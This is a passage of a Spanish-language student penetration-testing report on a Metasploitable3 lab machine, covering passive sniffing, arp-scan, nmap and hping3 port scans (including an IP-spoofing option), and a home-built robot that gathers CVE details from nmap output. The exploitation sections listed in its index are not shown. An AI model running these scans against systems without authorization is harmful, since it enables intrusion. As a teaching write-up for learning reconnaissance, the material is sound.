

Indice

Linux	2
Escaneo Pasivo	2
Sniffer	2
Arp-scan.....	6
NMAP	7
Ping.....	8
Escaneo Activo	9
HPING3	9
NMAP	9
Enumeración	10
Explotación.....	13
21/FTP - CVE-2015-3306.....	13
22/SSH- CVE-2018-15919 && CVE-2018-15473.....	17
8080/Jetty 8.1.7 –CVE-2019-10247	19
8080/Continuum - CVE-2013-2251	20
80/SQL Injection - Get System Users and Generate MySQL Root User.....	25
Ubuntu 14.04 - Privilege Escalation -Throught Docker	30
Windows.....	31
Escaneo pasivo	32
Escaneo activo	32
Enumeración	32
Explotación.....	32
22/SSH- CVE-2018-15919 && CVE-2018-15473.....	32
22/SSH – Hydra – Brute Force	36
22/SSH - CVE-2016-6515 – DOS	37
Conclusión	40

Linux

Escaneo Pasivo


Sniffer

El escaneo pasivo a través de un sniffer de red tiene como utilidad el conocer un objetivo de ataque sin la necesidad de escanear la red completa de forma agresiva. En un escenario real, se observa que, al escuchar la red, se generan numerosas peticiones de conexión a distintos servicios para una o varias IP específicas. Estas conexiones proporcionan información sobre la importancia de ese punto en la red. Sin embargo, es importante tener en cuenta que no necesariamente se trata de un servidor central que debamos considerar como objetivo principal, ya que también podría tratarse de un firewall o un proxy que intercepte estos paquetes en primer lugar.

Para este ejemplo es complicado realizar un sniffing de red óptimo, ya que disponemos de máquinas que realmente no están realizando conexiones en tiempo real. No tiene clientes activos, por lo que voy a generar peticiones de conexión a distintos servicios (con éxito o no) a fin de visualizar lo que ocurre a nivel de red.

Pero antes que eso, me gustaría mostrar una información interesante que he encontrado haciendo sniffing de mi propia red local:

Lo primero es que para hacer sniffing con adaptador puente existe una opción avanzada llamada “Modo Promiscuo”, que, según fuentes que he encontrado en internet (<https://www.pinguytaz.net/index.php/2016/11/20/virtualbox-configurando-la-red/>) si está desactivado podemos ver los paquetes, pero sin información. Estos se muestran como multicast usando el protocolo mDNS sin otorgar más información. Por lo que yo como quiero analizar mi red lo coloco en “Permitir todo”.



Bien, ya teniendo acceso a mi red observo que constantemente se realizan paquetes con cabeceras PSH desde dos IP públicas concretas (212.145.41.32 y 77.209.227.18) lo que me parece raro, por lo que visito la web de Virustotal para revisar ambas IP, resultando ser direcciones IP limpias pertenecientes a Vodafone, así que tranquilo porque mi conexión a Internet es mediante una red 4G de Vodafone precisamente.

ip.addr == 212.145.41.32

No.	Time	Source	Destination	Protocol	Length	Info
66092	521.124221574	192.168.1.7	212.145.41.32	TCP	66	61500 → 80 [ACK] Seq=872 Ack=2025017 Win=38400 Len=0 TSval=90
66091	521.124221132	212.145.41.32	192.168.1.7	TCP	66	80 → 61500 [FIN, ACK] Seq=2025016 Ack=872 Win=64384 Len=0 TSv
66089	521.101006416	192.168.1.7	212.145.41.32	TCP	66	61500 → 80 [FIN, ACK] Seq=871 Ack=2025016 Win=38400 Len=0 TSv
66088	521.066286206	192.168.1.7	212.145.41.32	TCP	66	61496 → 80 [ACK] Seq=3481 Ack=7951081 Win=107008 Len=0 TSval=
66087	521.066286026	212.145.41.32	192.168.1.7	TCP	66	80 → 61496 [FIN, ACK] Seq=7951080 Ack=3481 Win=64128 Len=0 TS
66083	521.015949675	192.168.1.7	212.145.41.32	TCP	66	61496 → 80 [FIN, ACK] Seq=3480 Ack=7951080 Win=107008 Len=0 T
66080	520.844925600	192.168.1.7	212.145.41.32	TCP	66	61498 → 80 [ACK] Seq=8767 Ack=20991496 Win=86016 Len=0 TSval=
66079	520.844925380	212.145.41.32	192.168.1.7	TCP	66	80 → 61498 [FIN, ACK] Seq=20991495 Ack=8767 Win=64128 Len=0 T

No security vendor flagged this IP address as malicious

SimilarGraphAPI

212.145.41.32 (212.145.32.0/20)
AS 12430 (Vodafone Spain)

ES

Last Analysis Date
2 hours ago

Basic Properties ⓘ

Network	212.145.32.0/20
Autonomous System Number	12430
Autonomous System Label	Vodafone Spain
Regional Internet Registry	RIPE NCC
Country	ES
Continent	EU

No security vendor flagged this IP address as malicious

SimilarGraphAPI

77.209.227.18 (77.208.0.0/14)
AS 12430 (Vodafone Spain)

ES

Last Analysis Date
2 days ago

Basic Properties ⓘ

Network	77.208.0.0/14
Autonomous System Number	12430
Autonomous System Label	Vodafone Spain
Regional Internet Registry	RIPE NCC
Country	ES
Continent	EU

Como tengo curiosidad decido ejecutar un Whoami desde la máquina Kali con ambas IP, recibiendo el siguiente resultado:

Para la IP 212.145.41.32 obtengo que se trata de un servicio de RIPE Database Quer, que juntándolo con la información de Virustotal sobre Vodafone y una descripción de ChatGPT:

“El servicio de consulta de la base de datos RIPE (RIPE Database Query Service) se refiere a un sistema de consulta que permite acceder a la base de datos mantenida por RIPE NCC (Réseaux IP Européens Network Coordination Centre). RIPE NCC es una organización que se encarga de la asignación y coordinación de recursos de direcciones IP y números de sistemas autónomos en Europa, Oriente Medio y partes de Asia Central.

La base de datos mantenida por RIPE NCC contiene información sobre los recursos de Internet asignados o registrados en su área de responsabilidad, incluyendo direcciones IP, bloques de direcciones IPv4 e IPv6, asignaciones de sistemas autónomos (ASNs), contactos de administración y otros datos relacionados con la infraestructura de Internet en la región que cubre RIPE NCC.

El servicio de consulta de la base de datos RIPE permite a los usuarios realizar consultas y búsquedas en esta base de datos para obtener información sobre recursos específicos de Internet, direcciones IP, nombres de dominio, contactos de administración y otros detalles relevantes. Esto puede ser útil para investigar la propiedad de recursos de Internet, identificar a los responsables de ciertos servicios en línea, diagnosticar problemas de red y realizar análisis de infraestructura de Internet.”

Deduzco por lógica que se trata de un servicio de gestión de recursos de red que usa Vodafone para las conexiones LTE (en este caso), desconozco si para otro tipo de conexiones, dada su distinta naturaleza utiliza este servicio.

```
(espartaco@Tracia)-[~]
$ whois 212.145.41.32
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See https://apps.db.ripe.net/docs/HTML-Terms-And-Conditions
%
% Note: this output has been filtered.
%       To receive output for a database update, use the "-B" flag.
%
% Information related to '212.145.40.0 - 212.145.47.255'
%
% Abuse contact for '212.145.40.0 - 212.145.47.255' is 'abuse@corp.vodafone.es'
inetnum:        212.145.40.0 - 212.145.47.255
netname:        IPCOM-NET
descr:          Infraestructura Red y Servicios IP
descr:          Comunitel Global S.A.
country:        ES
admin-c:        PRC8-RIPE
tech-c:         PRC8-RIPE
status:         ASSIGNED PA
mnt-by:         COMUNITEL-MNT
created:        2017-04-19T14:53:39Z
last-modified:  2017-04-19T14:53:39Z
source:         RIPE

role:           Planificacion RMS Comunitel
address:        Oficina Vodafone Bouzas I (oficina Comercial Vigo)
address:        Consorcio. Zona Franca Bouzas.
address:        36208 Vigo Espanha
remarks:        Grupo de Planificacion Broadband
abuse-mailbox:  abuse@corp.vodafone.es
admin-c:        ACG18-RIPE
tech-c:         SR019-RIPE
tech-c:         ACG18-RIPE
tech-c:         ERP9-RIPE
tech-c:         ISC17-RIPE
tech-c:         RLC13-RIPE
tech-c:         MTP58-RIPE
nic-hdl:        PRC8-RIPE
mnt-by:        COMUNITEL-MNT
created:        2008-11-06T12:08:42Z
last-modified:  2024-01-04T08:42:49Z
source:         RIPE # Filtered
```


Para el caso de la IP 77.209.227.18 se observa que se trata de otro RIPE de VODAFONE, cuyos atributos descripción es VODAFONE_SPAIN_NETWORK y role VODAFONE ESPANA ROLE, dirección completa en Madrid y más información de RIPEs

No.	Time	Source	Destination	Protocol	Length	Info
66263	533.112890555	192.168.1.7	77.209.227.18	TLSv1.3	597	Client Hello
66262	533.112890435	192.168.1.7	77.209.227.18	TCP	60	61532 → 443 [ACK] Seq=1 Ack=1 Win=262144 Len=0
66261	533.1128903158	77.209.227.18	192.168.1.7	TCP	60	443 → 61532 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1410 S
66260	533.675442584	192.168.1.7	77.209.227.18	TCP	66	61532 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK
66094	521.132503064	192.168.1.7	77.209.227.18	TCP	66	61506 → 80 [ACK] Seq=2178 Ack=5247743 Win=59904 Len=0 TSval=9
66093	521.132502724	77.209.227.18	192.168.1.7	TCP	66	80 → 61506 [FIN, ACK] Seq=5247742 Ack=2178 Win=64128 Len=0 TS
66090	521.101122983	192.168.1.7	77.209.227.18	TCP	66	61506 → 80 [FIN, ACK] Seq=2177 Ack=5247742 Win=59904 Len=0 TS

```
(espartaco@Tracia)-[~]
$ whois 77.209.227.18
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See https://apps.db.ripe.net/docs/HTML-Terms-And-Conditions
%
% Note: this output has been filtered.
%       To receive output for a database update, use the "-B" flag.
%
% Information related to '77.209.224.0 - 77.209.236.255'
%
% Abuse contact for '77.209.224.0 - 77.209.236.255' is 'abuse@corp.vodafone.es'
inetnum:        77.209.224.0 - 77.209.236.255
netname:        VODAFONE_SPAIN_NETWORK
descr:          GLOBAL MOBILE OPERATOR
country:        ES
admin-c:        AIRT1-RIPE
tech-c:         AIRT1-RIPE
status:         ASSIGNED PA
mnt-by:         AIRTELNET-MNT
created:        2011-02-22T15:07:24Z
last-modified:  2011-02-22T15:07:24Z
source:         RIPE

role:           VODAFONE ESPANA ROLE
address:        Vodafone Spain
address:        Avenida de América, 115
address:        28042
address:        Madrid
address:        Spain
phone:          +34 607133333
abuse-mailbox:  abuse@corp.vodafone.es
admin-c:        OP1473-RIPE
tech-c:         OP1473-RIPE
tech-c:         ACM3-RIPE
nic-hdl:        AIRT1-RIPE
mnt-by:         AIRTELNET-MNT
created:        1970-01-01T00:00:00Z
last-modified:  2019-11-29T10:28:21Z
source:         RIPE # Filtered
```

Otra curiosidad es una conexión HTTPS a la IP 104.1.239.159, que resulta ser un servicio de AT&T usado por ARIN (American Registry for Internet Members).




wikipedia.org
https://es.wikipedia.org › wiki › AT&T

AT&T - Wikipedia, la enciclopedia libre

AT&T Inc. (NYSE: T) es un holding multinacional estadounidense de telecomunicaciones con sede en Whitacre Tower en Downtown Dallas, Texas.

AT&T México · AT&T Stadium · AT&T Communications · AT&T Southwest



arin.net
https://www.arin.net · Traducir esta página

American Registry for Internet Numbers

ARIN is a nonprofit, member-based organization that administers IP addresses & ASNs in support of the operation and growth of the Internet.

```

(espartaco@Tracia)-[~]
$ whois 104.1.239.159
# 104.1.239.159
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
# Copyright 1997-2024, American Registry for Internet Numbers, Ltd.
#
NetRange: 104.1.239.159 - 104.15.255.255
CIDR: 104.1.239.159/12
NetName: SIS-80-1-6-2014
NetHandle: NET-104-0-0-1
Parent: NET104 (NET-104-0-0-0)
NetType: Direct Allocation
OriginAS: AS7132
Organization: AT&T Corp. (AC-3280)
RegDate: 2014-01-16
Updated: 2018-07-19
Ref: https://rdap.arin.net/registry/ip/104.0.0.0
OrgName: AT&T Corp.
OrgId: AC-3280
Address: 7277 164th Ave NE
Address: Attn: IP Management
City: Redmond
StateProv: WA
PostalCode: 98057
Country: US
RegDate: 2018-03-05
Updated: 2021-06-26
Comment: For policy abuse issues contact abuse@att.net
Comment: For all subpoena, Internet, court order related matters and emergency requests contact
Comment: 11760 US Highway 1
Comment: North Palm Beach, FL 33408
Comment: Main Number: 800-635-6840
Comment: Fax: 888-938-4715
Ref: https://rdap.arin.net/registry/entity/AC-3280
  
```

Entre otras cosas se puede observar cómo mi ordenador de casa realiza conexiones a diferentes servicios externos. Pero. ¿qué pasa si existe un servidor? Este será, principalmente quien reciba numerosas conexiones entrantes. Por lo que, escuchar la red en un entorno productivo puede determinar de entre todas las máquinas conectadas dentro de la red local cuál sería el servidor.

Además de lo mencionado, al escuchar la red se puede averiguar servicios, información de conexiones internas con otros servicios y máquinas y una serie de actividades para tenerlas en cuenta en los próximos pasos de una auditoría.

Arp-scan

La herramienta ARP-SCAN se centra en el descubrimiento utilizando el protocolo ARP (Address Resolution Protocol). El cual envía solicitudes ARP a todas las direcciones IP en una misma red, registrando las respuestas y enumerando los dispositivos activos en la red, mapeando direcciones IP a direcciones MAC en una red local.


```
(espartaco@Tracia)-[~]
$ sudo arp-scan -v --localnet
Interface: eth0, type: EN10MB, MAC: 08:00:27:00:81:bc, IPv4: 10.0.2.5
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Using 10.0.2.0:255.255.255.0 for localnet
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00      (Unknown: locally administered)
10.0.2.2      52:54:00:12:35:00      (Unknown: locally administered)
10.0.2.3      08:00:27:1a:95:de      (Unknown)
10.0.2.15     08:00:27:42:51:79      (Unknown)
— Pass 1 complete
— Pass 2 complete

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.953 seconds (131.08 hosts/sec). 4 responded
```

Si existiera más de una interfaz conectada al equipo, se puede escanear únicamente una de ellas del siguiente modo:

```
(espartaco@Tracia)-[~]
$ sudo arp-scan -v --localnet --interface=eth0
Interface: eth0, type: EN10MB, MAC: 08:00:27:00:81:bc, IPv4: 10.0.2.5
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Using 10.0.2.0:255.255.255.0 for localnet
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00      (Unknown: locally administered)
10.0.2.2      52:54:00:12:35:00      (Unknown: locally administered)
10.0.2.3      08:00:27:1a:95:de      (Unknown)
10.0.2.15     08:00:27:42:51:79      (Unknown)
— Pass 1 complete
— Pass 2 complete

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.835 seconds (139.51 hosts/sec). 4 responded
```

Como se puede observar, arp-scan permite conocer la magnitud de la red, pero no otorga mucha más información.

NMAP

Con NMAP se puede realizar un escaneo basado en paquetes ICMP a toda la red, que, aunque haga un poco de ruido no lo considero un escaneo tan activo.

Además, si se ejecuta como sudo, el modo por defecto de escaneo es un escaneo SYN.

```
(espartaco@Tracia)-[~]
$ sudo nmap -sn 10.0.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-26 19:45 CET
Nmap scan report for 10.0.2.1
Host is up (0.00020s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00030s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00024s latency).
MAC Address: 08:00:27:1A:95:DE (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up (0.00016s latency).
MAC Address: 08:00:27:42:51:79 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.5
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.18 seconds
```

Como se puede apreciar NMAP otorga más información, mostrando la existencia de dos máquinas de VirtualBox, una con la IP 10.0.2.15 y otra con la 10.0.2.5

Al comprobar la dirección IP de la máquina desde la que estoy actuando se puede descartar la IP 10.0.2.5, ya que sería yo mismo. Por lo que por descarte ya conozco que la máquina víctima es la 10.0.2.15.

```
(espartaco@Tracia)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.5 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe00:81bc prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:00:81:bc txqueuelen 1000 (Ethernet)
    RX packets 65444 bytes 94677693 (90.2 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 39700 bytes 2396585 (2.2 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Si se desea realizar este proceso sin escanear la red completa, se puede utilizar la información que otorgada por arp-scan y escanear un rango de direcciones IP. Por ejemplo, desde la 10.0.2.1 hasta la 10.0.2.15

```
(espartaco@Tracia)-[~]
$ sudo nmap -sn 10.0.2.1-15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-26 19:52 CET
Nmap scan report for 10.0.2.1
Host is up (0.000081s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00023s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00017s latency).
MAC Address: 08:00:27:1A:95:DE (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up (0.00017s latency).
MAC Address: 08:00:27:42:51:79 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.5
Host is up.
Nmap done: 15 IP addresses (5 hosts up) scanned in 1.43 seconds
```

Para el ejemplo anterior se me ocurre la opción de guardar el resultado de arp-scan en un fichero y generar una lista que contenga solamente la enumeración de las IP a fin de utilizar esa lista para escanear únicamente las IP que hay dentro de la red local, pero no lo veo muy útil, ya que solo arroja información sobre el adaptador de red.

Ping

Método comúnmente utilizado para comprobar la visibilidad entre dos equipos:

```
(espartaco@Tracia)-[~]
$ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.302 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.178 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=0.219 ms
^C
— 10.0.2.15 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2054ms
rtt min/avg/max/mdev = 0.178/0.233/0.302/0.051 ms
```


Escaneo Activo

HPING3

Con HPING3 se pueden realizar escaneos más en profundidad para comprobar los puertos TCP a la escucha mediante el envío de paquetes SYN. Paquete que se envía para el proceso de establecer una conexión TCP:

```
(espartaco@Tracia)-[~]
$ sudo hping3 --scan 1-8080 --syn 10.0.2.15
Scanning 10.0.2.15 (10.0.2.15), port 1-8080
8080 ports to scan, use -V to see all the replies
+---+---+---+---+---+---+---+
|port| serv name | flags | ttl | id | win | len |
+---+---+---+---+---+---+---+
 21  ftp      : .S..A... 64    0 29200 46
 22  ssh      : .S..A... 64    0 29200 46
 80  http     : .S..A... 64    0 29200 46
445  microsoft-d: .S..A... 64    0 29200 46
631  ipp      : .S..A... 64    0 29200 46
3306 mysql    : .S..A... 64    0 29200 46
3500      : .S..A... 64    0 29200 46
6697 ircs-u   : .S..A... 64    0 7300  46
8080 http-alt : .S..A... 64    0 29200 46
All replies received. Done.
```

Donde --scan se especifica el intervalo de puertos, --syn especifica un escaneo basado en paquetes SYS y por último la IP de la víctima

HPING3 tiene opciones interesantes, como utilizar una IP falsa de origen para enviar los paquetes.

```
IP RELATED OPTIONS
-a --spoof hostname
Use this option in order to set a fake IP source address, this option ensures that target will not gain your real address. However
replies will be sent to spoofed address, so you will can't see them. In order to see how it's possible to perform spoofed/idle scan-
ning see the HPING3-HOWTO.
```

NMAP

NMAP es una herramienta muy completa, mencionaré algunas utilidades principales que ofrece.

NMAP puede realizar un escaneo basado en SYS (sin terminar la conexión -PS) ACK (terminando la conexión -PA), UDP Ping (-PU) o SCTP (es un protocolo orientado a las conexiones, similar a TCP, pero proporciona la transferencia de datos orientada a mensajes, similar a UDP -PY):

```
(espartaco@Tracia)-[~]
$ nmap -PS 10.0.2.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-26 20:32 CET
Nmap scan report for 10.0.2.15
Host is up (0.00057s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
445/tcp    open  microsoft-ds
631/tcp    open  ipp
3000/tcp   closed ppp
3306/tcp   open  mysql
8080/tcp   open  http-proxy
8181/tcp   closed intermapper
```

NMAP puede realizar un escaneo de servicios a fin conocer la versión del servicio utilizado para el cada puerto usando la opción `-sV`. Esta opción es sumamente valiosa para encontrar posibles vulnerabilidades, se puede utilizar la opción `-A` junto con `-sV` para realizar un escaneo más agresivo:

```
espartaco@Tracia:~$ nmap -sV 10.0.2.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-26 20:12 CET
Nmap scan report for 10.0.2.15
Host is up (0.00045s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.7
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp      CUPS 1.7
3000/tcp  closed ppp
3306/tcp  open  mysql    MySQL (unauthorized)
8080/tcp  open  http     Jetty 8.1.7.v20120910
8181/tcp  closed intermapper
Service Info: Hosts: 127.0.2.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.35 seconds
```

Enumeración

Para la fase de enumeración he trabajado en tres ramas distintas, pero me quedo con la última, ya que he visto que es una tarea pesada y he visto la oportunidad de agilizar bastante esta fase mediante la utilización de un robot creado por mí mismo.

Desarrollar el robot me ha llevado bastante tiempo, retrasando la entrega de la práctica, pero lo veo muy útil de cara a futuras fases de enumeración e incluso con la posibilidad futura de mejorar el robot con metodologías que otorga la experiencia. De hecho, el robot ha sido mejorado para su uso en la máquina Windows.

Este robot está en su primera etapa con el objetivo de cumplir la función dentro de esta práctica, la cual soy consciente de que no va a estar perfecta, pero que, aun así, doy lo mejor que pueda.

La fase de enumeración se puede realizar en un primer término con la ejecución de dos escaneos de NMAP. Guardando el output de la ejecución en dos ficheros distintos:

- `Nmap -sV 10.0.2.15 > sV.txt`
- `Nmap -sV -A --script=vuln 10.0.2.15 > Complete.txt`

Puede revisar el contenido resultante de ambas ejecuciones en la carpeta correspondiente a la máquina a auditar dentro de la práctica entregada.

Por una parte, la primera ejecución de NMAP recoge un listado de los servicios a la escucha en la máquina víctima, así como su versión. Se tratará esta información como “secciones” en un nivel lógico que más adelante utilizaré para clasificar y extraer la información mediante un script de Python.

Por otra parte, la segunda ejecución genera un informe que, por cada servicio a la escucha con su versión (sección), recoge, entre otra información, un listado de vulnerabilidades conocidas con su CVE y una URL que lleva hasta la base de datos pública de dicho CVE, donde se puede encontrar los detalles de la vulnerabilidad.

Con ayuda de un script basado en Python, extraigo por una parte el listado de secciones, el cual utilizo para filtrar el contenido de Complete.txt y dividirlo en secciones con el objetivo de extraer de cada sección los datos de CVE y URL (en la versión actual también extrae un listado de exploits asociados a cada CVE) de cada vulnerabilidad mencionada en el informe para cada servicio. Generando un archivo. JSON que contiene la información organizada.

Mi objetivo es generar un Excel con diferentes hojas. las cuales, cada una de ellas, contengan información útil sobre cada vulnerabilidad encontrada. Para ello hay que visitar cada URL e ir copiando la información útil a fin de generar el informe, lo cual es bastante pesado. De ahí a que, aprovechando la organización de la información de los informes de NMAP, genero un robot que realiza esa tarea repetitiva por mí. Además, he implementado una funcionalidad extra que es la búsqueda “manual”, donde se le dice al robot el servicio con su versión y un puerto y realiza la búsqueda. Obteniendo la información de cada vulnerabilidad y generando la hoja de forma automática.

Funcionamiento del robot para NMAP:

1. **Ejecución del script en Python:** Lo primero que hace falta es la extracción objetiva de los datos, por lo que primero ejecuta el script con el objetivo de generar el archivo JSON.
2. **Desserializar el contenido:** La segunda tarea es darle un formato oportuno al archivo JSON, por lo que el robot convierte el contenido en un diccionario con el siguiente aspecto:
 - i. Dict = {"service": [{"CVE": "CVE-XXXX-XXXXX", "URL": "https://..."}, {},...] }
 - ii. Dict = {"service": [{"CVE": "CVE-XXXX-XXXXX", "URL": "https://...", "EXPLOIT": "https://..."}, {},...] } – En su última versión.
 - iii.
3. **Navegar a la fuente:** A continuación, se recorre el contenido del diccionario para navegar a las diferentes fuentes públicas.
4. **Extraer la información:** Se extrae la información necesaria de cada CVE y se guarda en una variable de tipo DataTable.
5. **Escribir la hoja:** Por último, el robot escribe el contenido extraído en una hoja de Excel con el número de puerto del servicio dentro del fichero Vulnerabilities.xlsx.

Funcionamiento del robot para la búsqueda Manual:

1. **Recoger información del usuario:** El robot pide la introducción del servicio con su versión (Ej: OPENSsh 6.6) y tras ello el número de puerto (utilizado para generar la hoja).
2. **Navegar a la fuente:** A continuación, accede a CVEDetails.com para realizar una búsqueda por servicio y versión.
3. **Extraer la información:** Se extrae la información necesaria de cada CVE, realizando un scrapping del resultado de la búsqueda y tras ello se accede a cada CVE resultante, guardando la información en una variable de tipo DataTable.
4. **Escribir la hoja:** Por último, el robot escribe el contenido extraído en una hoja de Excel con el número de puerto del servicio dentro del fichero Vulnerabilities.xlsx.

Tiempo de ejecución en mi equipo para procesar 18 vulnerabilidades: 2 minutos 30 segundos.

La ejecución del robot permite que se siga trabajando en otras tareas, ya que la comunicación con el navegador se realiza a través de la API de Chrome.

Como parte de esta práctica, la enumeración se recoge en el archivo Excel Vulnerabilities.xlsx. Revisar el contenido completo del informe.

Protocol & Version	Vulnerable Y/N	CVE	CVSS	Description	URL Source
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)	N/A	CVE-2015-5600	8.5	The kbdint_next_device function in auth2-chall.c in sshd in OpenSSH through 6.9 does not properly restrict the processing of keyboard-interactive devices within a single connection, which makes it easier for remote attackers to conduct brute-force attacks.	https://vulners.com/cve/CVE-2015-5600
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)	N/A	CVE-2015-6564	6.9	Use-after-free vulnerability in the mm_answer_pam_free_ctx function in monitor.c in sshd in OpenSSH before 7.0 on non-OpenBSD platforms might allow local users to gain privileges by leveraging control of the ssh uid to send an unexpectedly early MONITOR_REQ_PAM_FREE_CTX request.	https://vulners.com/cve/CVE-2015-6564
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)	N/A	CVE-2018-15919	5.0	Remotely observable behaviour in auth-gss2.c in OpenSSH through 7.8 could be used by remote attackers to detect existence of users on a target system when GSS2 is in use. NOTE: the discoverer states 'We understand that the OpenSSH developers do not want to treat such a username enumeration (or "oracle") as a vulnerability.'	https://vulners.com/cve/CVE-2018-15919
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)	N/A	CVE-2020-14145	4.3	The client side in OpenSSH 5.7 through 8.4 has an Observable Discrepancy leading to an information leak in the algorithm negotiation. This allows man-in-the-middle attackers to target initial connection attempts (where no host key for the server has been cached).	https://vulners.com/cve/CVE-2020-14145
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)	N/A	CVE-2015-5352	4.3	The x11_open_helper function in channels.c in ssh in OpenSSH before 6.9, when ForwardX11Trusted mode is not used, lacks a check of the refusal deadline for X connections, which makes it easier for remote attackers to bypass intended access restrictions via a connection outside of the permitted time window.	https://vulners.com/cve/CVE-2015-5352
The monitor component in sshd in OpenSSH before 7.0 on non-OpenBSD platforms					

Después de una ejecución para procesar los CVE detectados por el script de vulnerabilidades de NMAP reviso la salida de sV junto al informe generado para ir buscando vulnerabilidades de los servicios que el script de vulnerabilidades no ha sido capaz de encontrar.

```
sV.txt
1 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-08 13:00 CET
2 Nmap scan report for 10.0.2.15
3 Host is up (0.00015s latency).
4 Not shown: 991 filtered tcp ports (no-response)
5 PORT      STATE SERVICE      VERSION
6 21/tcp    open  ftp          ProFTPD 1.3.5
7 22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
8 80/tcp    open  http         Apache httpd 2.4.7
9 445/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
